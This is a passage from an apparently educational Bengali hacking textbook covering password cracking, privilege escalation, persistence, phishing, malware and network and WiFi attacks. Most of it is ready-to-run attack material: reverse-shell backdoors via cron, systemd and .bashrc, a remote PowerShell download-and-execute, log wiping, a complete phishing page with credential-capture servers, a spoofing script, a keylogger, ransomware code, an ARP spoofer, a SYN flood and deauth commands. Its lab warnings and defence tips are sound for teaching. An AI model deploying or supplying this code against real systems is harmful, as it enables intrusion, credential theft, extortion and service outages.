john --show hashes.txt

# Specific format:
john --format=raw-md5 hashes.txt

# Wordlist:
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```

Hash Extraction Examples:

```
# Windows SAM hash extraction:
# Use mimikatz or samdump2
samdump2 SYSTEM SAM > hashes.txt

# Linux shadow file:
cat /etc/shadow | grep -v "!" | grep -v "*" > hashes.txt

# ZIP file:
zip2john protected.zip > zip.hash
john zip.hash

# PDF:
pdf2john document.pdf > pdf.hash
john pdf.hash
```

১৭.৪ Hydra — Online Brute Force (Network Service)

Hydra = online password attack tool। বিভিন্ন service-এ brute force।

```
# SSH brute force:
hydra -l admin -P passwords.txt 192.168.1.10 ssh

# FTP:
hydra -l admin -P rockyou.txt 192.168.1.10 ftp

# HTTP POST form:
hydra -l admin -P rockyou.txt 192.168.1.10 http-post-form "/login:user=^USER^&pass=^PASS^:F=incorrect"

# RDP (Windows Remote Desktop):
hydra -l administrator -P rockyou.txt rdp://192.168.1.10

# MySQL:
hydra -l root -P rockyou.txt mysql://192.168.1.10

# SMTP:
hydra -l admin -P rockyou.txt smtp://192.168.1.10

# Multiple users:
hydra -L users.txt -P passwords.txt ssh://192.168.1.10
```

Output:

```
[22][ssh] host: 192.168.1.10  login: admin  password: password123
[21][ftp] host: 192.168.1.10  login: admin  password: letmein
```

১৭.৫ Privilege Escalation

একবার user-level access পেলে, **root/admin** হওয়ার চেষ্টা — এইটাই privilege escalation।

Linux Privilege Escalation:

A. SUID Binary Exploitation:

```
# SUID binary খুঁজো:  
find / -perm -4000 2>/dev/null  
  
# Output:  
# /usr/bin/passwd  
# /usr/bin/su  
# /usr/bin/sudo  
# /usr/local/bin/script ← custom SUID binary  
  
# Check GTFO bins:  
# Browser: https://gtfobins.github.io/
```

B. sudo -l Abuse:

```
# কোন sudo command চালাতে পারো?  
sudo -l  
  
# Output:  
# User kali may run:  
# (ALL : ALL) ALL ← full sudo (already root!)  
#  
# অথবা:  
# (root) NOPASSWD: /usr/bin/vim ← vim root permission-এ চলে  
  
# Exploit:  
sudo vim -c '!:bin/sh' # vim থেকে shell
```

C. Kernel Exploit:

```
# Kernel version বের করো:  
uname -a  
  
# Search exploit:  
searchsploit linux kernel 3.10  
  
# Example:  
searchsploit -m 37292 # Linux 3.xx dirtycow  
gcc 37292.c -o exploit  
./exploit  
# → Root!
```

D. Docker/LXC Escape:

```
# যদি docker group-এ থাকো:  
docker run -v /:/mnt -it alpine  
chroot /mnt  
# → host file system accessible  
  
# LXC:  
lxc-attach -n container_name
```

Windows Privilege Escalation:


```
# Who am I?
whoami

# System info:
systeminfo

# Installed patches:
wmic qfe list

# Services with weak permissions:
sc query
accesschk.exe -uwcqv *

# AlwaysInstallElevated check:
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
```

PE Automation Scripts:

```
# Linux:
wget https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh
chmod +x LinEnum.sh
./LinEnum.sh

# Alternative:
wget https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
./lse.sh -i

# Windows (PowerShell):
# PowerUp.ps1
IEX(New-Object Net.WebClient).downloadString('http://bit.ly/PowerUp')
Invoke-AllChecks
```

39.5 Maintaining Access (Persistence Techniques)

Linux Persistence:

```
# 1. SSH Key:
ssh-keygen -t rsa
cat ~/.ssh/id_rsa.pub >> /target/.ssh/authorized_keys

# 2. Cron Job:
(crontab -l 2>/dev/null; echo "*/5 * * * * /bin/bash -c 'bash -i >& /dev/tcp/192.168.1.5/4444 0>&1'") | crontab -

# 3. Systemd Service:
cat > /etc/systemd/system/backdoor.service << 'EOF'
[Service]
ExecStart=/bin/bash -c "nc -e /bin/sh 192.168.1.5 4444"
Restart=always
[Install]
WantedBy=multi-user.target
EOF
systemctl enable backdoor
systemctl start backdoor

# 4. .bashrc backdoor:
echo "nc -e /bin/sh 192.168.1.5 4444 &" >> ~/.bashrc
```

Windows Persistence:

```
# Registry Run key (user login-& run):
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate" /t REG_SZ /d "C:\backdoor.exe"

# Scheduled Task:
schtasks /create /tn "WindowsUpdate" /tr "C:\backdoor.exe" /sc onlogon /ru SYSTEM

# Service:
sc create "WindowsUpdateSvc" binPath= "C:\backdoor.exe"
sc start "WindowsUpdateSvc"

# WMI Persistence:
# Use PowerSploit
```

১৭.৭ Clearing Tracks

```
# Linux:
history -c
rm -f ~/.bash_history ~/.zsh_history
rm -rf /var/log/*.log
journalctl --rotate && journalctl --vacuum-time=1s

# Windows:
wevtutil cl Security
wevtutil cl System
wevtutil cl Application
del %WINDIR%\*.log /a /s
```

💡 ল্যাব এক্সারসাইজ

১. Hashcat practice:
 - rockyou.txt থেকে প্রথম ১০০০ password নাও
 - MD5 hash create করো: `echo -n "password123" | md5sum`
 - Hashcat দিয়ে crack করো
২. John the Ripper:
 - নিজের Linux shadow hash extract করো
 - Dictionary attack চালাও
৩. Hydra (Metasploitable2 তে):
 - FTP brute force: `hydra -l msfadmin -P rockyou.txt ftp://192.168.56.102`
 - SSH brute force: একইভাবে
৪. Privilege Escalation:
 - LinEnum.sh download করো + Metasploitable2-তে upload
 - Run করো → কী পেলো?

📌 মনে রাখো

Technique	Tool	Use Case
Hash Cracking	Hashcat (GPU), John (CPU)	Offline password
Brute Force	Hydra	Online service (SSH, FTP)
SUID Exploit	<code>find / -perm -4000</code>	Linux PE
sudo Exploit	<code>sudo -l</code>	Linux PE
Kernel Exploit	searchsploit	Linux/Windows PE

Technique	Tool	Use Case
Persistence	SSH key, cron, service	Maintain access

পরবর্তী — Phishing Attacks! 🕵️

অধ্যায় 18: phishing attacks

অধ্যায় ১৮: Phishing Attacks

সহজ কথায়:

Phishing = মাছ ধরার মতো। তুমি একটা টোপ দাও (fake email/message), আর victim সেটায় কামড় দেয়। ৯০% হ্যাক শুরু হয় phishing দিয়ে।

১৮.১ Phishing কী, কত ধরনের

Phishing = প্রতারণামূলক message/website যা genuine মনে হয় কিন্তু আসলে তোমার credential চুরি করে।

Phishing-এর প্রকার:

টাইপ	Target	উদাহরণ
Spear Phishing	নির্দিষ্ট ব্যক্তি	CEO-কে mail: "তোমার account block"
Whaling	Top executive	CFO কে fake invoice
Smishing	SMS মাধ্যমে	"bKash bonus পেতে ক্লিক করুন"
Vishing	Voice call	"আমি GP থেকে বলছি, আপনার OTP দিন"
Clone Phishing	Legitimate email copy	Real email-এর clone + malicious link
Angler Phishing	Social media	Fake customer support

বাংলাদেশে Common Scams:

- "আপনি ১০ লাখ টাকা জিতেছেন" – SMS
- "bKash account block হবে" – fake link
- "Nagad bonus" – phishing site
- "Facebook page verify" – fake email
- "GP offer" – fake SMS

১৮.২ Spear Phishing vs Whaling

Spear Phishing (নির্দিষ্ট ব্যক্তি):

- Step 1: Target নির্বাচন – রহিম সাহেব, IT admin
Step 2: OSINT – রহিম সাহেবের email, Facebook, LinkedIn
Step 3: Personalized email তৈরি
"প্রিয় রহিম সাহেব, আপনার company-র security audit report দেখুন"
Step 4: Malicious link/attachment
Step 5: Victim clicks → credential চুরি

Whaling (বড় মাছ):

Step 1: CEO/CFO identify করো
Step 2: Urgent financial matter
"জরুরি! \$50,000 transfer urgent"
Step 3: Fake invoice attached
Step 4: Victim panic করে → action নেয়
Step 5: \$50,000 eaten!

১৮.৩ Fake Login Page বানানো (HTML/JS)

Complete Phishing Page:

```
<!DOCTYPE html>
<html lang="bn">
<head>
  <title>Facebook Login</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background: #f0f2f5;
      display: flex;
      justify-content: center;
      margin-top: 100px;
    }
    .login-box {
      background: white;
      padding: 20px;
      border-radius: 8px;
      box-shadow: 0 2px 4px rgba(0,0,0,0.1);
      width: 400px;
    }
    input {
      width: 95%;
      padding: 14px;
      margin: 8px 0;
      border: 1px solid #ddd;
      border-radius: 6px;
    }
    button {
      width: 100%;
      padding: 14px;
      background: #1877f2;
      color: white;
      border: none;
      border-radius: 6px;
      font-weight: bold;
    }
  </style>
</head>
<body>
  <div class="login-box">
    <h2>Facebook-এ লগইন করুন</h2>
    <form method="POST" action="https://attacker-server.com/capture.php">
      <!-- ★ সাবধান! এইটার action = attacker-এর server -->
      <input type="text" name="email" placeholder="ইমেইল বা ফোন" required>
      <input type="password" name="pass" placeholder="পাসওয়ার্ড" required>
      <button type="submit">লগইন</button>
    </form>
    <p style="color: #666; font-size: 12px; margin-top: 20px;">
      🔒 আপনার তথ্য নিরাপদ
    </p>
  </div>
</body>
</html>
```

Server Side (PHP — data capture):

```
<?php
// capture.php - victim-এর data capture করে
$email = $_POST['email'];
$password = $_POST['pass'];
$ip = $_SERVER['REMOTE_ADDR'];
$time = date('Y-m-d H:i:s');

// File-এ save
$data = "Time: $time | IP: $ip | Email: $email | Pass: $password\n";
file_put_contents('stolen_data.txt', $data, FILE_APPEND);

// Victim কে real Facebook-এ redirect (সে কিছু বুঝবে না)
header('Location: https://facebook.com');
exit;
?>
```

Python - Simple Phishing Server:

```
#!/usr/bin/env python3
# Simple credential harvester - EDUCATIONAL ONLY
from http.server import HTTPServer, BaseHTTPRequestHandler
import urllib.parse

class PhishingHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        # Fake login page দেখাও
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        with open('facebook_login.html', 'rb') as f:
            self.wfile.write(f.read())

    def do_POST(self):
        # Credential capture
        length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(length).decode()
        params = urllib.parse.parse_qs(post_data)

        email = params.get('email', [''])[0]
        password = params.get('pass', [''])[0]

        # Save to file
        with open('captured.txt', 'a') as f:
            f.write(f"[{email}:{password}]\n")

        print(f"🔓 Captured! {email}:{password}")

        # Real site-এ redirect
        self.send_response(302)
        self.send_header('Location', 'https://facebook.com')
        self.end_headers()

# Run server
server = HTTPServer(('0.0.0.0', 80), PhishingHandler)
print(f"🔓 Phishing server running on port 80...")
server.serve_forever()
```

১৮.৪ Email Spoofing — কীভাবে হয়

Email spoofing = **From address forge** করে genuine মনে হওয়া email পাঠানো।

SMTP Direct (No Auth):

```
# সরাসরি SMTP connection – no authentication
# শুধু port 25 open থাকলেই কাজ করে (যা এখন rare)

# Telnet দিয়ে:
telnet mail.example.com 25

HELO attacker.com
MAIL FROM: ceo@victim-company.com
RCPT TO: finance@victim-company.com
DATA
Subject: জরুরি! Payment transfer

প্রিয় ফাইন্যান্স টিম,
নিচের account-এ $10,000 urgent transfer করুন।
- CEO
.
QUIT
```

Python Email Spoofing:

```
#!/usr/bin/env python3
# Email spoofing demonstration – EDUCATIONAL
import smtplib
from email.mime.text import MIMEText

def send_spoofed_email():
    msg = MIMEText("""
    প্রিয় গ্রাহক,

    আপনার Facebook account-এ suspicious activity detected!
    নিচের লিংকে ক্লিক করে আপনার account verify করুন:
    http://evil.com/facebook-login

    ধন্যবাদ,
    Facebook Security Team
    """)

    msg['Subject'] = '⚠ Security Alert - Facebook'
    msg['From'] = 'security@facebook.com' # Spoofed!
    msg['To'] = 'victim@gmail.com'

    try:
        # SMTP server (যদি open relay থাকে)
        server = smtplib.SMTP('smtp.example.com', 25)
        server.send_message(msg)
        server.quit()
        print("✅ Spoofed email sent!")
    except Exception as e:
        print(f"❌ Failed: {e}")

send_spoofed_email()
```

SPF, DKIM, DMARC — Email Defense:

Protocol	কাজ	Check করে
SPF	কোন server থেকে email পাঠানো allowed	Sender IP
DKIM	Digital signature verify	Email integrity
DMARC	SPF/DKIM fail হলে কী করবে	Policy

১৮.৫ Phishing ধরার উপায়

কীভাবে Phishing Email চিনবে:

- ✓ Check করো → From address (display name != actual email)
- ✓ Hover করো → link-এর উপর mouse নাও (নিচে real URL দেখাবে)
- ✓ Check করো → Spelling mistakes, bad grammar
- ✓ Check করো → Urgency ("তড়াতাড়ি করুন, ২৪ ঘণ্টার মধ্যে")
- ✓ Check করো → Suspicious attachment (.exe, .docm, .zip)
- ✓ Check করো → Email header analysis (Return-Path vs From)

১০টা Red Flag:

১. "Dear Customer" (personalized না)
২. Abnormal sender address
৩. Spelling/grammar error
৪. Threat/urgency
৫. Suspicious link (hover করে দেখো)
৬. Unexpected attachment
৭. Request for personal info
৮. Too good to be true offer
৯. Mismatched domain (faceb00k.com)
১০. Unsolicited OTP request

Phishing Report Tools:

```
# Browser extension:  
# PhishTank, Netcraft, Avast Online Security  
  
# Report phishing:  
# Bangladesh: www.cert.gov.bd  
# International: reportphishing@apwg.org  
# Google: safebrowsing.google.com
```

💡 ল্যাব এক্সারসাইজ

⚠️ শুধু নিজের local lab-এ practice করো। কখনো real victim না!

১. Fake login page বানাও (যে কোনো site)
 - HTML page তৈরি
 - Local Python server চালাও
 - Browser-এ দেখো কেমন দেখাচ্ছে
২. Email spoofing test (তোমার নিজের email-এ):
 - Python script দিয়ে fake email পাঠাও
 - দেখো SPF/DKIM fail হচ্ছে কিনা
৩. Phishing detection test:
 - আপনার email-এ phishing mail আছে কিনা check করো
 - Email header analysis করো
 - Red flag চিহ্নিত করো

✳️ মনে রাখো

Concept	Key Point
Phishing	৯০% attack phishing দিয়ে শুরু

Concept	Key Point
Spear Phishing	নির্দিষ্ট target
Whaling	CEO/CFO target
Email Spoofing	From address forge
SPF/DKIM/DMARC	Email authentication
Suspicious link	Hover করে check করো

পরবর্তী অধ্যায় — Malware! 🦟

অধ্যায় 19: malware

অধ্যায় ১৯: Malware

সহজ কথায়:

Malware = Malicious Software! যেকোনো software যা তোমার computer-এর ক্ষতি করে — ভাইরাস, ransomware, trojan, spyware — সবই malware।

১৯.১ Malware-এর ধরন

Malware Type	কাজ	উদাহরণ
Virus	নিজে replicate করে, অন্য file-এ attach	ILOVEYOU
Worm	Network-এ নিজে spread করে (file লাগে না)	Morris Worm
Trojan	ভালো software-এর disguise-এ বред	Zeus
Ransomware	File encrypt করে → টাকা চায়	WannaCry
Keylogger	Keyboard input record করে	Agent Tesla
Spyware	তোমার activity monitor করে	Pegasus
Rootkit	OS গভীরে লুকিয়ে থাকে	Sony Rootkit
RAT	Remote control তোমার PC-র	njRAT
Botnet	তোমার PC দিয়ে DDoS attack	Mirai

১৯.২ Trojan Horse — কীভাবে কাজ করে

Trojan = ভালো কিছু মনে হয় কিন্তু ভিতরে খারাপ।

Real Example: Zeus Trojan

```
Zeus (Zbot) – ব্যাংকিং trojan

Spread: Phishing email → "Your account needs verification"
Payload: Form grabbing, keylogging
Target: Online banking credential
Result: $100M+ stolen worldwide
```

How Trojans Hide:

```
# 1. Executable bundling:  
# Real software + malware একসাথে  
  
# 2. Extension spoofing:  
# README.pdf.exe → Windows hides .exe → দেখাবে README.pdf  
  
# 3. DLL hijacking:  
# Legitimate program → malicious DLL load করে  
  
# 4. Process masquerading:  
# svchost.exe (malware) → looks like legit svchost.exe (Windows)
```

১৯.৩ Keylogger — Python দিয়ে বানানো

```
#!/usr/bin/env python3  
# Keylogger — Educational Purpose Only  
# এই code বুঝতে — কীভাবে keylogger কাজ করে  
# ⚠️ নিজের computer ছাড়া ব্যবহার করো না!  
  
from pynput import keyboard  
import logging  
import os  
import platform  
  
# Log file setup  
log_dir = os.path.expanduser("~")  
log_file = os.path.join(log_dir, ".system_log.txt") # Hidden file  
  
logging.basicConfig(  
    filename=log_file,  
    level=logging.DEBUG,  
    format='%(asctime)s: %(message)s'  
)  
  
def on_press(key):  
    try:  
        # Normal key press  
        logging.info(f'{{key.char}}')  
    except AttributeError:  
        # Special keys  
        special_keys = {  
            keyboard.Key.space: ' ',  
            keyboard.Key.enter: '\n',  
            keyboard.Key.tab: '\t',  
            keyboard.Key.backspace: '[BACKSPACE]',  
            keyboard.Key.esc: '[ESC]',  
        }  
        logging.info(special_keys.get(key, f'{{key}}'))  
  
def on_release(key):  
    # ESC চাপলে stop হবে  
    if key == keyboard.Key.esc:  
        return False  
  
# Key listener start  
print("🔑 Keylogger started... (Press ESC to stop)")  
with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:  
    listener.join()  
  
print(f"✅ Log saved to: {log_file}")
```

Keylogger Detection:

```
# কীভাবে detect করবে:

# 1. Process list check:
ps aux | grep -i key
tasklist | findstr /i key

# 2. Network connections:
netstat -an | findstr ESTABLISHED

# 3. Suspicious files:
find / -name "*.log" -size +1M 2>/dev/null

# 4. Startup programs:
cat /etc/crontab
cat ~/.config/autostart/*.desktop

# 5. Antivirus scan:
clamscan -r /home/
```

১৯.৪ Ransomware — কীভাবে কাজ করে

Ransomware = **File encrypt** + **Bitcoin demand**।

WannaCry (2017) — কেস স্টাডি:

```
Attack Vector: EternalBlue (MS17-010) – SMB vulnerability
Propagation: Network worm (self-spreading)
Encryption: AES-128 (file) + RSA-2048 (key)
Demand: $300-$600 Bitcoin
Impact: 200,000+ victims across 150 countries
Loss: ~$4 billion
Hero: Marcus Hutchins (@MalwareTechBlog) – kill switch discovered
```

Ransomware Working (Simplified):

```
#!/usr/bin/env python3
# Ransomware concept – Educational Only
# NEVER deploy this! বুঝার জন্য

import os
from cryptography.fernet import Fernet

def encrypt_files():
    # Key generate
    key = Fernet.generate_key()
    cipher = Fernet(key)

    # Save key to attacker's server
    with open('/tmp/key.txt', 'wb') as f:
        f.write(key)

    # Target directories
    targets = ['/home', '/Documents', '/Pictures']

    for target in targets:
        for root, dirs, files in os.walk(target):
            for file in files:
                # Skip system files
                if file.endswith((''.exe', '.dll', '.sys')):
                    continue

                filepath = os.path.join(root, file)
                try:
                    with open(filepath, 'rb') as f:
                        data = f.read()

                    encrypted = cipher.encrypt(data)

                    with open(filepath + '.encrypted', 'wb') as f:
                        f.write(encrypted)

                    os.remove(filepath) # Original file delete
                except:
                    pass

    # Ransom note
    note = """
    ⚠️ আপনার সব ফাইল এনক্রিপ্ট করা হয়েছে!
    পুনরুদ্ধার করতে ১ BTC ($50,000) পাঠান:
    Bitcoin Address: 1A1zP1eP5QGeFi2DMPTfTL5SLmv7DivfNa
    """
    with open('README_RANSOM.txt', 'w') as f:
        f.write(note)

# encrypt_files() # ⚠️ কখনো run করবে না!
```

১৯.৫ Malware Analysis Techniques

Static Analysis (Code দেখে):

```
# Strings extraction
strings malware.exe
strings malware.exe | grep -i "http\|https\|C2\|config"

# File type
file malware.exe

# Hash generate
md5sum malware.exe
sha256sum malware.exe

# VirusTotal check (hash upload):
# https://virustotal.com/

# PE analysis:
pecheck malware.exe
```

Dynamic Analysis (Run করে দেখে):

```
# 🚧 Isolated VM-এ run করো (snapshot আগে নাও!)

# Network monitor:
tcpdump -i eth0 -n

# Process monitor:
procmon (Windows)

# Registry changes:
regshot

# API calls:
API Monitor (Windows)

# File system changes:
inotifywait -m -r /tmp/
```

Sandbox Analysis:

```
# Online sandbox:
# https://any.run
# https://cuckoosandbox.org
# https://hybrid-analysis.com
```

১৯.৬ Top 10 Cyber Attacks of All Time

#	Attack	Year	Impact
1	Stuxnet	2010	Iran nuclear program destroyed
2	WannaCry	2017	\$4B loss, 200K victims
3	NotPetya	2017	\$10B loss (Ukraine targeted)
4	Equifax Breach	2017	147M records stolen
5	Yahoo Breach	2013-14	3B accounts compromised
6	SolarWinds	2020	US govt agencies hacked
7	Colonial Pipeline	2021	US fuel supply disrupted
8	Bangladesh Bank Heist	2016	\$81M stolen
9	Heartland Payment	2008	134M credit cards

#	Attack	Year	Impact
10	Mirai Botnet	2016	1Tbps DDoS

💡 ল্যাব এক্সারসাইজ

- Static analysis practice:
 - VirusTotal-এ একটি sample upload করো (চাইলেও চালাবে না)
 - Strings দেখো, hash check করো
- Keylogger বুঝো:
 - উপরের Python code তোমার VM-এ run করো
 - কিছু টাইপ করো
 - Log file দেখো
- Ransomware বুঝো (paper only):
 - WannaCry কীভাবে spread হয়েছিল?
 - Kill switch কীভাবে কাজ করেছিল?
 - কীভাবে defense করবে?
- Malware detection:
 - Process list check করো (ps aux)
 - Suspicious network connections
 - Suspicious files check

✖ মনে রাখো

Malware	Feature	বিখ্যাত উদাহরণ
Virus	File-এ attach	ILOVEYOU
Worm	Self-spread	Morris, WannaCry
Trojan	Disguise	Zeus
Ransomware	Encrypt + ransom	WannaCry, NotPetya
Keylogger	Key record	Agent Tesla
Rootkit	Stealth	Sony, Stuxnet
RAT	Remote control	njRAT, DarkComet

পরবর্তী — Network Attacks (MITM, Wireshark, DDoS)! 🌐

অধ্যায় 20: network attacks

অধ্যায় ২০: Network Attacks

সহজ কথায়:

Network attack = দুই computer-এর মধ্যকার কথোপকথন শোনা বা পরিবর্তন করা — যেমন তোমার বন্ধুর সাথে ফোনে কথা বলার সময় তৃতীয় কেউ লাইন ট্যাপ করলো।

২০.১ Man-in-the-Middle (MITM) Attack

MITM = Attacker নিজেকে দুই পক্ষের মাঝে insert করে — সব traffic attacker-এর মধ্য দিয়ে যায়।

MITM Categorization:

```
তুমি → Internet → Website
      ↓
তুমি → Attacker → Internet → Website (MITM)
```

কীভাবে MITM সম্ভব:

1. ARP Spoofing (local network)
 2. DNS Spoofing
 3. Rogue Access Point (WiFi)
 4. Proxy manipulation
 5. HTTPS downgrade (SSLStrip)
-

২০.২ ARP Spoofing (ARP Poisoning) — সম্পূর্ণ কোড

ARP Spoofing = Network-এ নিজেকে router বলে পরিচয় দেওয়া → সব traffic তোমার computer-এর মাধ্যমে যায়।

Python ARP Spoofer:


```

#!/usr/bin/env python3
# 🚧 ARP Spoofing Tool – Educational Only
from scapy.all import *
import time
import sys

def get_mac(ip):
    """ARP request দিয়ে MAC address বের করো"""
    arp_request = ARP(pdst=ip)
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = broadcast / arp_request
    answered = srp(packet, timeout=2, verbose=0)[0]
    if answered:
        return answered[0][1].hwsrc
    return None

def arp_spoof(target_ip, spoof_ip):
    """Target-কে বলো আমি = spoof_ip"""
    target_mac = get_mac(target_ip)
    if not target_mac:
        print(f"[!] Could not find MAC for {target_ip}")
        return

    packet = ARP(
        op=2,                # ARP reply (is-at)
        pdst=target_ip,      # Target IP
        hwdst=target_mac,    # Target MAC
        psrc=spoof_ip,       # আমি এই IP (Router)
    )
    send(packet, verbose=0)

def restore_arp(target_ip, source_ip):
    """Original ARP table restore করো"""
    target_mac = get_mac(target_ip)
    source_mac = get_mac(source_ip)
    if not target_mac or not source_mac:
        return

    packet = ARP(
        op=2,
        pdst=target_ip,
        hwdst=target_mac,
        psrc=source_ip,
        hwsrc=source_mac
    )
    send(packet, count=4, verbose=0)

# Setup
target_ip = "192.168.1.10"    # Victim
gateway_ip = "192.168.1.1"    # Router
sent_packets = 0

print("🚧 ARP Spoofing started!")
print(f"Target: {target_ip}")
print(f"Gateway: {gateway_ip}")

try:
    while True:
        # Target কে বলি: router = আমার MAC
        arp_spoof(target_ip, gateway_ip)
        # Router কে বলি: target = আমার MAC
        arp_spoof(gateway_ip, target_ip)
        sent_packets += 2
        print(f"\r[+] Packets sent: {sent_packets}", end="")
        time.sleep(2)
except KeyboardInterrupt:
    print("\n[!] Restoring ARP tables...")
    restore_arp(target_ip, gateway_ip)
    restore_arp(gateway_ip, target_ip)
    print("[✓] Done!")

```

Using Bettercap (আধুনিক tool):

```
# Bettercap install:
sudo apt install bettercap

# Start:
sudo bettercap

# ARP spoof:
set arp.spoof.targets 192.168.1.10
arp.spoof on

# HTTP traffic capture:
net.sniff on

# HTTPS downgrade:
set http.proxy.sslstrip true
http.proxy on

# See captured data:
# সব HTTP request/response দেখাবে
```

২০.৩ Wireshark Tutorial — Packet Capture, Filter, Analyze

Wireshark = Network traffic দেখার সবচেয়ে শক্তিশালী tool। সব packet capture + filter + analyze।

Install:

```
# Kali:
sudo apt install wireshark

# Windows:
# https://wireshark.org/download.html
```

First Capture:

1. Wireshark খোলো
2. Interface select করো (eth0 বা WiFi)
3. Start (blue fin button)
4. কিছু website Visite করো
5. Stop (red square)

Essential Filters:

```

# Protocol filters:
http          # শুধু HTTP traffic
dns           # DNS queries
tcp           # TCP packets
udp           # UDP packets
arp           # ARP traffic
icmp          # Ping packets

# IP filters:
ip.addr == 192.168.1.10      # নির্দিষ্ট IP
ip.src == 192.168.1.10      # Source IP
ip.dst == 8.8.8.8           # Destination IP

# Port filters:
tcp.port == 80              # HTTP port
tcp.port == 443             # HTTPS port
udp.port == 53              # DNS port

# Content filters:
http.request              # HTTP requests only
http.response             # HTTP responses
http.host == "google.com" # Specific host
tcp contains "password"   # Packet with "password"
tcp contains "flag"       # CTF flags

# Combination:
http and ip.addr == 192.168.1.10
tcp.port == 80 and !arp

# Follow TCP stream:
Right-click → Follow → TCP Stream
# → পুরো conversation দেখাবে (HTTP login, etc.)

```

Practical Wireshark Usage:

```

🔍 Case 1: See login credentials
Filter: http.request.method == POST
→ Follow TCP stream → দেখো username/password

🔍 Case 2: Detect ARP spoofing
Filter: arp.duplicate-address-detected
→ Duplicate MAC address খুঁজে বের করো

🔍 Case 3: DNS queries
Filter: dns
→ কোন website Visited করছে দেখো

🔍 Case 4: Suspicious traffic
Filter: tcp.port > 49152
→ High port connection (malware?)

```

Wireshark Statistics:

```

Statistics → Protocol Hierarchy
→ কোন protocol কতটা traffic

Statistics → Conversations
→ কোন IP-র সাথে কতটা কথা

Statistics → HTTP → Requests
→ সব HTTP request list

```

২০.৪ DDoS Attack — কীভাবে হয়, Defense

DDoS = Distributed Denial of Service। অনেক computer একসাথে একটি server-এ request পাঠিয়ে **overload** করে দেয়।

DDoS Attack Types:

```
Layer 7 (Application):
├─ HTTP Flood – অসংখ্য HTTP request
├─ Slowloris – ধীরে ধীরে connection খোলা
└─ DNS Amplification – ছোট query → বড় response

Layer 3/4 (Network):
├─ SYN Flood – Half-open TCP connection
├─ UDP Flood – Random port-এ UDP packet
└─ ICMP Flood (Ping of Death)
```

Simple DDoS (Python — Educational):

```
#!/usr/bin/env python3
# SYN Flood – Educational Purpose
from scapy.all import *
import random

target_ip = "192.168.1.10"
target_port = 80

def syn_flood():
    while True:
        # Random source IP
        src_ip = f"{random.randint(1,255)}.{random.randint(1,255)}.{random.randint(1,255)}.{random.randint(1,255)}"
        src_port = random.randint(1024, 65535)

        ip = IP(src=src_ip, dst=target_ip)
        tcp = TCP(sport=src_port, dport=target_port, flags="S")

        send(ip/tcp, verbose=0)
        print(f"🚀 SYN sent from {src_ip}:{src_port}", end="\r")

# Warning: চালাবে না!
# syn_flood() # ⚠️ শুধু নিজের lab-এ
```

DDoS Defense:

1. Rate Limiting – প্রতি IP থেকে limit request
2. Web Application Firewall (WAF) – Cloudflare, AWS WAF
3. Anycast Network – traffic distribute
4. DDoS Protection Service – Cloudflare, Akamai
5. SYN Cookie – prevent SYN flood
6. Blackhole Routing – traffic drop
7. Auto-scaling – more server spin up

Cloudflare Protection:

```
# Cloudflare setup:
1. DNS → Cloudflare nameserver
2. Proxy status → Orange cloud (proxied)
3. Security → WAF rules
4. Under Attack mode → "I'm Under Attack"

# Test:
dig example.com
# Cloudflare IP দেখাবে, তোমার real server IP নয়
```

২০.৫ DNS Poisoning

DNS Poisoning = DNS cache corrupt করে → victim-কে fake website-এ নিয়ে যাওয়া।

DNS Spoofing (Bettercap):

```
# Bettercap DNS spoof:
sudo bettercap

set arp.spoof.targets 192.168.1.10
set dns.spoof.domains facebook.com
set dns.spoof.address 192.168.1.5 # তোমার fake server
arp.spoof on
dns.spoof on
```

Ettercap DNS Spoof:

```
# Edit ettercap dns file:
sudo nano /etc/ettercap/etter.dns

# Add:
facebook.com A 192.168.1.5
*.facebook.com A 192.168.1.5

# Start:
sudo ettercap -T -M arp -i eth0 /192.168.1.10// /192.168.1.1//
```

💡 ল্যাব এক্সারসাইজ

📖 Metasploitable2 এবং Kali দিয়ে:

1. ARP Spoof (Kali থেকে):
 - Kali IP: 192.168.56.101
 - Metasploitable IP: 192.168.56.102
 - ARP spoof করো (ইতর tools দিয়ে)
2. Wireshark capture:
 - Metasploitable থেকে FTP login করো
 - Wireshark-এ ftp filter দাও
 - Login credential দেখো!
3. MITM:
 - ARP spoof চালানোর পর Wireshark-এ traffic দেখো
 - কোন site Visite করছে দেখো

📌 মনে রাখো

Attack	Protocol	Layer	Tool
ARP Spoof	ARP	L2	Bettercap, arpspoof
DNS Spoof	DNS	L7	Bettercap, ettercap
MITM	Multiple	All	Bettercap
DDoS	Multiple	L3-L7	Various
Packet Capture	All	All	Wireshark

পরবর্তী — WiFi Hacking! 📶

অধ্যায় 21: wifi hacking

অধ্যায় ২১: WiFi Hacking

সহজ কথায়:

WiFi hacking = প্রতিবেশীর WiFi password বের করার চেষ্টা নয়! এটা শেখা উচিত **নিজের network-কে secure রাখতে**। তবে হ্যাঁ, বুঝলে কীভাবে attacker WiFi crack করে।

২১.১ WPA2 Cracking — Aircrack-ng Step by Step

Step 1: Monitor Mode চালু

```
# তোমার WiFi interface দেখো:
iwconfig
# wlan0 (যদি internal থাকে) বা wlan1 (USB adapter)

# Interface down:
sudo ip link set wlan0 down

# Monitor mode:
sudo airmon-ng start wlan0

# Verify:
iwconfig
# wlan0mon → mode:Monitor
```

Step 2: Target Network খুঁজো:

```
# সকল WiFi network দেখো:
sudo airodump-ng wlan0mon

# Output:
# BSSID          PWR Beacons  #Data CH  ENC  ESSID
# AA:BB:CC:DD:EE:FF -50  120      5   6  WPA2 MyWiFi
# 11:22:33:44:55:66 -65   89      2  11  WPA2 Neighbor
```

Step 3: Target-এ Focus করো:

```
# শুধু target network capture:
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w capture wlan0mon

# -c 6 = channel 6
# --bssid = target MAC
# -w capture = output file
```

Step 4: Deauthentication Attack (Handshake Capture)

```
# Connected client-কে disconnect করাও → সে reconnect করবে → handshake capture হবে
sudo aireplay-ng -0 10 -a AA:BB:CC:DD:EE:FF -c CLIENT_MAC wlan0mon

